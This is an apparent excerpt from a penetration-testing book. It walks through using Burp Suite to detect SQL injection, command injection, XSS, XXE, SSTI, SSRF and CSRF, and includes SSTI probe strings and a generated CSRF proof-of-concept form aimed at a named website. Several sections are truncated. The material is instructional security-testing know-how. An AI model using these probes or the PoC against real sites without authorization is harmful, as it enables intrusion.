GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1 Host:  
192.168.1.72 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0)  
Gecko/20100101 Firefox/66.0 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-  
Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer:  
http://192.168.1.72/dvwa/vulnerabilities/sqli/ Connection: close Cookie:  
security=low; ...
```

# Scanner detection

The easiest way to detect a SQL injection, and any vulnerability using Burp Suite, is through a scanner. To use a scanner, you do the following:

1. Open Burp Suite to view the main Dashboard, as shown in the following screenshot. Note that this is only available in the Professional Edition; the Community Edition does not have Scanner as an option. If you use the Community Edition, then use the scanner included in ZAP Proxy (which can be found here: [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)):

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

**Tasks** **+ New scan** **+ New live task** **II** **⚙️** **?** ↻

Filter Running Paused Finished

#	Task	Time	Action	Issue type
616	2	13:25:03 22 Feb 2019	Issue found	⚠ Cross-site scripting (DOM-based)
367	5	17:30:29 21 Feb 2019	Issue found	⚠ Cross-site scripting (DOM-based)

1. Live passive crawl from Proxy (all traffic) **II** **⚙️** **?**

Add links. Add item itself, same ... 1463 items added to site map

Capturing: **O** 1134 responses processed 0 responses queued

2. Live audit from Proxy (all traffic) **II** **⚙️** **?**

Audit checks - passive Issues: 6 3 123 115

Capturing: **O** 15 requests (0 errors) **View details >**

5. Live audit from Proxy (all traffic) **II** **⚙️** **?**

Audit checks - passive Issues: 5 1 155 123

Capturing: **O** 52 requests (0 errors) **View details >**

**Event log** **?** ↻

Filter Critical Error Info Search...

Time	Type	Source	Message
10:48:15 23 Feb 2019	Error	Proxy	[407] The client failed to negotiate security terms.
10:45:44 23 Feb 2019	Error	Suite	[54] Timeout in transmission.
10:34:44 23 Feb 2019	Error	Proxy	[2] Timeout in communication.
10:24:53 23 Feb 2019	Error	Proxy	[9] Software caused connect error.
13:22:42 22 Feb 2019	Error	Task 4	Task paused due to unrecoverable error.

**Issue activity** **?** ↻

Filter High Medium Low Info Certain Firm Tentative Search...


**?** **Cross-site scripting (DOM-based)**

Issue: **Cross-site scripting (DOM-based)**  
 Severity: **High**  
 Confidence: **Tentative**  
 Host: **https://cdn.sstatic.net**  
 Path: **/Js/full-anon.en.js**


**Issue detail**  
 The application may be vulnerable to DOM-based cross-site scripting. Data is read from `window.location.hash` and passed to `$()`.

**Note:** The exploitability of this issue might depend on the specific version of jQuery that is being used.

2. In this screen, click on New scan. This button will launch the wizard to configure the scan; here, you can add all the URLs that you want to scan, limit the scope of the scan, set credentials for authenticated scans, and create specific tasks, such as filters. To perform an application scan, enter the URL you want to scan, as shown in the following screenshot:



3. Next, click on Application Login and add credentials for the application. In this case, we add the user for the website, as demonstrated in the following screenshot:



4. Click on the OK button and the scanner will start the detection, as shown in the following screenshot. Burp Suite will ask you whether it needs more information to perform the scan:

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

### Tasks

**New scan** **New live task** **？」**

Filter Running Paused Finished

Add links. Add item itself, same ...	1463 items added to site map
Capturing:	1134 responses processed 0 responses queued
<hr/>	
2. Live audit from Proxy (all traffic)	
Audit checks - passive	Issues: 6 3 123 115
Capturing:	15 requests (0 errors) <a href="#">View details &gt;&gt;</a>
<hr/>	
6. Crawl and audit of 192.168.56.102	
Default configuration	Issues: 2 1 9
1775 requests (0 errors)	
Auditing. More than 10d remain...	2 locations crawled <a href="#">View details &gt;&gt;</a>

### Issue activity

Filter High Medium Low Info Certain Firm Tentative Search...

#	Task	Time	Action	Issue type
685	6	10:56:08 23 Feb 2019	Issue found	Path-relative style sheet import
684	6	10:56:07 23 Feb 2019	Issue found	Input returned in response (reflected)
683	6	10:56:05 23 Feb 2019	Issue found	Input returned in response (reflected)
682	6	10:56:01 23 Feb 2019	Issue found	Input returned in response (reflected)
681	6	10:55:58 23 Feb 2019	Issue found	Input returned in response (reflected)
680	6	10:55:56 23 Feb 2019	Issue found	Input returned in response (reflected)
679	6	10:55:56 23 Feb 2019	Issue found	Input returned in response (reflected)
678	6	10:55:22 23 Feb 2019	Issue found	HTTP TRACE method is enabled
677	6	10:55:22 23 Feb 2019	Issue found	Flash cross-domain policy
676	6	10:55:20 23 Feb 2019	Issue found	Cleartext submission of password
675	6	10:55:20 23 Feb 2019	Issue found	Frameable response (potential Clickjacking)
674	6	10:55:20 23 Feb 2019	Issue found	Cookie without HttpOnly flag set
673	5	10:29:27 23 Feb 2019	Issue found	Cacheable HTTPS response

### Event log

Filter Critical Error Info Search...

Message	
[410] The client failed to negotiate an SSL connection to login.live.com:443: Remote	
[54] Timeout in transmission from 192.168.56.102	
[2] Timeout in communication with remote server	
[9] Software caused connection abort: socket write error	
Task paused due to unrecoverable error	

means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from introducing script code into the document. In many cases, the relevant data can be validated on a whitelist basis, to allow only content that is known to be safe. In other cases, it will be necessary to sanitize or encode the data. This can be a complex task, and depending on the context that the data is to be inserted may need to involve a combination of JavaScript escaping, HTML encoding, and URL encoding, in the appropriate sequence.

### References

- [Cross-site scripting](#)

### Vulnerability classifications

- [CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)
- [CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page \(Basic XSS\)](#)
- [CWE-116: Improper Encoding or Escaping of Output](#)
- [CWE-159: Failure to Sanitize Special Element](#)

Now, let's move on to the next detection method, which is CO2 detection.

# CO2 detection

CO2 is a popular extension for Burp Suite that integrates sqlmap, a tool developed in Python, which is focused toward detecting and exploiting SQL injections in web applications. Let's look into the installation and working of CO2, as follows:

1. To install CO2, navigate to the Extender tab in Burp Suite, and then click on BApp Store; here, you will find a list of the latest versions, as shown in the following screenshot:

Burp Suite Professional v2.0.17beta - ClientName-VAPT-21022019 - licensed to Packt [single user license]

- X

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Extensions BApp Store APIs Options

## BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	Detail
Attack Surface Detector		★★★★★		10 Oct 2018	
AuthMatrix		★★★★★		02 Feb 2018	
Authz		★★★★★		01 Jul 2014	
Auto Repeater		★★★★★		04 Apr 2018	
Autorize		★★★★★		28 Nov 2018	
AWS Security Checks		★★★★★		18 Jan 2018	Pro extension
Backslash Powered Scanner		★★★★★		10 Aug 2018	Pro extension
Batch Scan Report Genera...		★★★★★		03 Oct 2017	Pro extension
Blazer		★★★★★		01 Feb 2017	
Bradamsa		★★★★★		02 Jul 2014	
Brida, Burp to Frida bridge		★★★★★		04 Oct 2018	
Browser Repeater		★★★★★		01 Jul 2014	
Buby		★★★★★		14 Feb 2017	
Burp Chat		★★★★★		23 Jan 2017	
Burp CSJ		★★★★★		23 Mar 2015	
BurpElfFish		★★★★★		21 Nov 2018	
Burp-hash		★★★★★		28 Aug 2015	Pro extension
BurpSmartBuster		★★★★★		22 Jan 2018	
Bypass WAF		★★★★★		29 Mar 2017	
Carbonator		★★★★★		23 Jan 2017	Pro extension
Cloud Storage Tester		★★★★★		05 Oct 2017	Pro extension
CMS Scanner		★★★★★		03 Oct 2017	Pro extension
CO2		★★★★★		20 Jul 2017	
Code Dx		★★★★★		06 Jun 2018	Pro extension
Collaborator Everywhere		★★★★★		21 May 2018	Pro extension
Command Injection Attacker		★★★★★		27 Jun 2018	
Commentator		★★★★★		16 Jul 2018	
Content Type Converter		★★★★★		23 Jan 2017	
Copy as Node Request		★★★★★		09 Nov 2017	
Copy as PowerShell Reque...		★★★★★		31 Jan 2018	
Copy As Python-Requests		★★★★★		23 Nov 2017	

generator uses our statusbar data. The interface allows you to tinker with the data sets a little bit, specify if you want full names, initials, a delimiter between first and last names, etc. The tool will approximate which name combinations are the most common and sort the list accordingly. The result set is currently limited to the top 200,000 names to avoid performance issues.

- **Name Mangler** - Given some names and domains it will mangle them to generate a list of potential usernames that can be dropped into Intruder to test for valid logins.
- **CeWLer** - Based on Digininja's command-line CeWL script for extracting a wordlist from HTML files, this version works with a list of responses directly inside of Burp.
- **Masher** - Given a seed list of words and a password specification this tool will generate a fuzzy list of possible passwords. Masher will start with combining words from the provided list, then append and replace characters to build new passwords.
- **BasicAuther** - Given a list of usernames and a list of passwords it will output proper BasicAuth strings that can then be dropped into Intruder.

**Author:** Jason Gillam

**Version:** 1.1.12

**Source:**

**Updated:** 20 Jul 2017

**Rating:** ★★★★★ **Submit rating**

**Popularity:** 

**Install**

Refresh list Manual install ...

2. To install, click on the Install button, and a new tab will appear in your Burp Suite installation, as shown in the following screenshot:
3. CO2 is actually just a frontend extension for sqlmap. To work, it  
...

# Detecting OS command injection

Command injection is another input validation error, which derives in the interaction directly with the operating system. It is usually because the application is using a function, such as `exec()`, `execve()`, or `system()`.

Like SQL injections and all the vulnerabilities described in this chapter, OS command injection could be detected by using the scanner method and following similar steps. So, we will describe how to detect this vulnerability in a manual way.

# Manual detection

To detect command injection vulnerabilities, open Burp Suite and intercept the request where you think there is a potential vulnerability.

We think there is a vulnerability in the IP parameter. The normal application's flow is that the user inserts an IP address, and then the application executes a ping to this IP address. If we try to imagine what is happening in the backend, we can suppose that the IP parameter is received by a variable in PHP; then it is concatenated with the string ping to create a string that contains the command and the IP address.

Finally, this complete string is passed as a parameter to a function in charge to execute in a low-level command. So, if the IP parameter is not validated in a correct way ...

# Detecting XSS vulnerabilities

XSS has three different types, but all of them have one thing in common—they derive from the input validation error to manage characters that are used to inject JavaScript code or HTML tags. So, we can use some inputs as shown in the following screenshot (which is a cheat sheet from the OWASP project), and add to the Intruder tool as payload:



A cheat sheet from the OWASP project

The way to detect XSS vulnerabilities is to find these codes without encoding or modifications in the responded HTML or that we did not get an error after injecting the testing strings.

To add the cheat sheet, use a similar process to adding the payload list to Intruder. Open the Intruder tool, click on the Payloads tab, and then select the Load button. Finally, mark all the parameters that you think are vulnerable, then click on Start attack, as shown in the following screenshot:

## List of vulnerable parameters

In the preceding screenshot, we can see how all the strings were launched by Intruder, and how one of them is affecting the response in a confirmed XSS.

# Detecting XML-related issues, such as XXE

The XML issues need that the request accepts XML, so we need this information in the header's `content-type`, as follows:

```
text/xml  
application/xml
```

We can configure a filter in Burp Suite to detect requests that have this information in the headers. To configure the filter, go to the Target tool, and then click on the Filter bar. Once there, select the XML file format, and if you want, write the `content-type` string that we know all requests need to have, as shown in the following screenshot:

Burp Suite Professional v2.0.15beta - Temporary Project - licensed to Global Cybersec [5 user license]

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options CO2

Site map Scope Issue definitions

Filter: Hiding out of scope, unrequested, non-parameterized and not found items; hiding HTML, script, CSS, general text, image, flash and general

Filter by request type

- Show only in-scope items
- Show only requested items
- Show only parameterized requests
- Hide not-found items

Filter by MIME type

- HTML
- Other text
- Script
- Images
- XML
- Flash
- CSS
- Other binary

Filter by status code

- 2xx [success]
- 3xx [ redirection ]
- 4xx [ request error ]
- 5xx [ server error ]

Folders

- Hide empty folders

Filter by search term

content-type

- Regex
- Case sensitive
- Negative search

Filter by file extension

- Show only: asp.aspx.jsp.php
- Hide: js.gif.jpg.png.css

Filter by annotation

- Show only commented items
- Show only highlighted items

Show all Hide all Revert changes

Raw Hex

After filtering the request that could be vulnerable, add common testing strings as a payload list in the Intruder ...

# Detecting SSTI

SSTI vulnerabilities depend a lot on the engine used by the tested application. However, the main idea in template engines is that you pass a parameter, which is interpreted by the engine, and it creates the view. So, most engines are waiting for a text to parse it and display it. Take the following as an example:

```
any=Hello  
<b>Hello</b>
```

In the preceding example, the application receives a string and the engine automatically adds HTML tags to display it. Also, these engines can interpret values passed as parameters, such as operators. For example:


```
any=Hello ${7*7}  
Hello 49
```

In this case, the engine evaluates the \* operator with the values passed. So, if you pass an unexpected string as a parameter, it could be reflected, or it could be used to extract sensible information, as can be seen in the following:

```
personal_greeting=username<tag>  
Hello  
  
personal_greeting=username}}<tag>  
Hello user01 <tag>
```

Here, the engine is interpreting the parameter to show the information related, as it was a query. James Kettle, in 2015, created a map to detect SSTI vulnerabilities depending on the engine used. The following screenshot shows Kettle's map to detect whether the SSTI exists, inferring

from the inputs:



Detecting SSTI vulnerabilities using Burp Suite needs to be manual, and involves catching and entering the testing parameters to detect, first, what the engine used is, and then, whether it is vulnerable.

# Detecting SSRF

The basic idea behind SSRF is to find access to internal resources that can be manipulated to access unauthorized resources. For example, imagine that we have the following URL:

```
https://site.com/process.php?url=192.168.2.34/data/
```

In this case, we have a website that is public behind the `site.com` domain, and it processes something using the information retrieved from an internal IP. If the developer does not validate the `url` parameter, a malicious user can access unauthorized resources located in the internal IP, or maybe in others that have the same visibility.

To detect this kind of vulnerability, we can use Burp Suite's Scanner, which will detect them automatically, or apply a filter in the Target tool to find requests that ...

# Summary

In this chapter, we learned about the tools Burp Suite uses to detect the most common vulnerabilities related to input validation weaknesses.

Most of them are detected using Burp Suite's Scanner, which is an active scanner that works while the pentester is navigating the application. So, it is more interactive and has more access to hide areas than other scanners. However, this vulnerabilities could be detected by sending crafted requests and putting attention in the response. For this task, the Intruder tool is the most useful of Burp Suite's tools.

In the next chapter, we will be looking for errors that are not related to input validation.

# Detecting Vulnerabilities Using Burp Suite

As we saw in the previous chapter, Burp Suite is useful for identifying different kinds of vulnerabilities. In the previous chapter, the majority of them were input validation errors that were detected using the Intruder tool. In this chapter, we will check errors that are not related to input validation weaknesses.

We will cover the following topics in this chapter:

- Detecting CSRF
- Detecting insecure direct object references
- Detecting security misconfigurations
- Detecting insecure deserialization
- Detecting OAuth-related issues
- Detecting broken authentication

# Detecting CSRF

**Cross-Site Request Forgery (CSRF)** is a vulnerability that allows a malicious user to make actions in an application, using the information stored in other applications. For example, imagine the scenario where you are logged in to different applications using just one network, which is a social network. If you send a request to the other sites, they will apply changes or actions, because they are using the information you have provided to the **central** application.

So, a malicious user can exploit an application by creating a fake form or fake URL to perform an action in that application. This forces the user to execute the application without his knowledge. For example, look at this HTML code, which has a hidden link into an `<img>` tag:

```
|
```

In the beginning, you feel it's nothing different, it is just an inoffensive HTML tag. But when it is parsed, the browser gets the resource pointed by the tag and executes the URL. So, if a malicious user hides a URL that contains an action in this tag, such as change the password, the action will be made.

# Detecting CSRF using Burp Suite

The first thing you need to do in order to detect CSRF vulnerabilities is to map all the possible authorized actions that you can. This is because you need to test each action to discover if it is possible to execute any of them using the information stored. To map all these actions, you can use the Target tool.

Burp Suite uses different types of methods to map an application. Manually, Burp Suite can collect all the requests, resources, and URLs in a passive way; but of course, it is limited just to the user's scope. Burp Suite also can make an automatic map using spidering and crawling techniques.

In the following screenshot, you can see how Burp Suite is creating an application's tree with all the actions. ...

# Steps for detecting CSRF using Burp Suite

Of course, the Burp Suite scanner is able to detect CSRF flaws, but potentially using the parameter's information to call a function. To detect in a most assured way, we are going to use the Proxy tool and an extension called CSRF scanner.

1. To install the CSRF scanner, go to the Extender tab in Burp Suite, and look at the BApp Store for the CSRF Scanner and click on Install, as follows:

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Extensions BApp Store APIs Options

**BApp Store**

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	Detail
Burp CSU	WWWWWW	1	23 Mar 2015		
BurpelFish	★★★★★	1	21 Nov 2018		
Burp-hash	★★★★★	1	28 Aug 2015		Pro extension
BurpSmartBuster	★★★★★	1	22 Jan 2018		
Bypass WAF	★★★★★	1	29 Mar 2017		
Carbonator	★★★★★	1	23 Jan 2017		Pro extension
Cloud Storage Tester	★★★★★	1	05 Oct 2017		Pro extension
CMS Scanner	★★★★★	1	03 Oct 2017		Pro extension
CO2	★★★★★	1	20 Jul 2017		
Code Dx	★★★★★	1	06 Jun 2018		Pro extension
Collaborator Everywhere	★★★★★	1	21 May 2018		Pro extension
Command Injection Attacker	★★★★★	1	27 Jun 2018		
Commentator	★★★★★	1	16 Jul 2018		
Content Type Converter	★★★★★	1	23 Jan 2017		
Copy as Node Request	★★★★★	1	09 Nov 2017		
Copy as PowerShell Reque...	★★★★★	1	31 Jan 2018		
Copy As Python-Requests	★★★★★	1	23 Nov 2017		
Cryptojacking Mine Sweeper	★★★★★	1	24 Oct 2018		Pro extension
CSP Auditor	★★★★★	1	15 Aug 2017		
CSP-Bypass	★★★★★	1	24 Jan 2017		Pro extension
CSRF Scanner	★★★★★	1	02 Oct 2017		Pro extension
CSRF Token Tracker	★★★★★	1	14 Feb 2017		
CSurfer	★★★★★	1	10 Nov 2015		
Custom Logger	★★★★★	1	01 Jul 2014		
Custom Parameter Handler	★★★★★	1	31 Jul 2017		
CustomDeserializer	★★★★★	1	06 Feb 2017		
CVSS Calculator	★★★★★	1	30 Mar 2017		
Decoder Improved	★★★★★	1	12 Jul 2018		
Decompressor	★★★★★	1	19 Jun 2018		
Detect Dynamic JS	★★★★★	1	17 Dec 2018		Pro extension
Distributio... Domains	★★★★★	1	06 Jun 2019		Pro extension

**CSRF Scanner**

This extension can be used to passively scan for CSRF (cross-site request forgery) vulnerabilities.

To use, load the extension and send items for scanning in the normal way. The check for CSRF vulnerabilities will be run as part of normal passive scanning.

**Author:** Adrian Hayter**Version:** 1.4**Source:****Updated:** 02 Oct 2017
**Rating:** ★★★★★ Submit rating
**Popularity:**
**Install****Refresh list** **Manual install ...**

2. After the installation, a new tab will appear in Burp Suite, showing the tool, as follows:

Burp Project Intruder Repeater Window Help

[Dashboard](#) [Target](#) [Proxy](#) [Intruder](#) [Repeater](#) [Sequencer](#) [Decoder](#) [Comparer](#) [Extender](#) [Project options](#) [User options](#) [Code Dx](#) [CSRF](#) [CSRF Token Tracker](#) [CSurfer](#)

### Cross-site Request Forgery (CSRF) Scanner

Configure the list of recognised anti-CSRF tokens and other scanner settings.

#### Scanner Settings

- Only scan requests which are considered in-scope.
  - Report requests that contain no parameters. This may cause an increase in false positives, but may be required when testing apps with REST-like URLs.
- Select the HTTP request methods to scan.
- Window Snip
- GET  POST  PUT  DELETE  PATCH

#### Anti-CSRF Tokens

<a href="#">Add</a>	Token Match	Match Type	Case Sensitive
<a href="#">Edit</a>	token	Literal	<input type="checkbox"/>
<a href="#">Remove</a>	(x c)srf	Regex	<input type="checkbox"/>
	(x c)srf(-_ )?token	Regex	<input type="checkbox"/>
	anti((x c)srf forgery)(t oken)?	Regex	<input type="checkbox"/>
	(_ )?RequestVerificationToken	Regex	<input type="checkbox"/>
	ViewStateUserKey	Literal	<input checked="" type="checkbox"/>
	forgery	Literal	<input type="checkbox"/>
	nonce	Literal	<input type="checkbox"/>

#### Missing Token Checks

Anti-CSRF tokens are generally found in request parameters and in HTML forms contained within the response. It is recommended that both are scanned to ensure all vulnerable requests / forms are identified.

Passively scan and report when anti-CSRF tokens are not detected in:

- Request Parameters & Headers
- Response Forms

#### Detected Token Checks

Even if the application uses anti-CSRF tokens, they may not have been implemented correctly or securely. For example, a request may still be successful if the anti-CSRF token is modified or removed. It is important to perform manual tests on these tokens for this reason, so knowing when they appear is also important. The following two checks can help with this testing by reporting instances when anti-CSRF tokens appear.

Passively scan and report when anti-CSRF tokens are detected in:

- Request Parameters & Headers
- Response Forms

3. To detect a CSRF, enter the application that we think is vulnerable, and intercept a request using the Intercept is on button. Remember that, for all CSRF vulnerabilities, you need to be logged in, or have a session established. Right-click on Engagement tools and then Generate CSRF PoC. A new window will be opened with the HTML form generated, using the data exposed in the request, as follows:

CSRF PoC generator

Request to: http://bigshot.beer

Raw Params Headers Hex

POST /wp-login.php?action=postpass HTTP/1.1  
Host: bigshot.beer  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://bigshot.beer/  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 33

?

0 matches

CSRF HTML:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState("", "", "/")</script>
<form action="http://bigshot.beer/wp-login.php?action=postpass" method="POST">
<input type="hidden" name="post&#95;password" value="sdfsfsf" />
<input type="hidden" name="Submit" value="Entrar" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

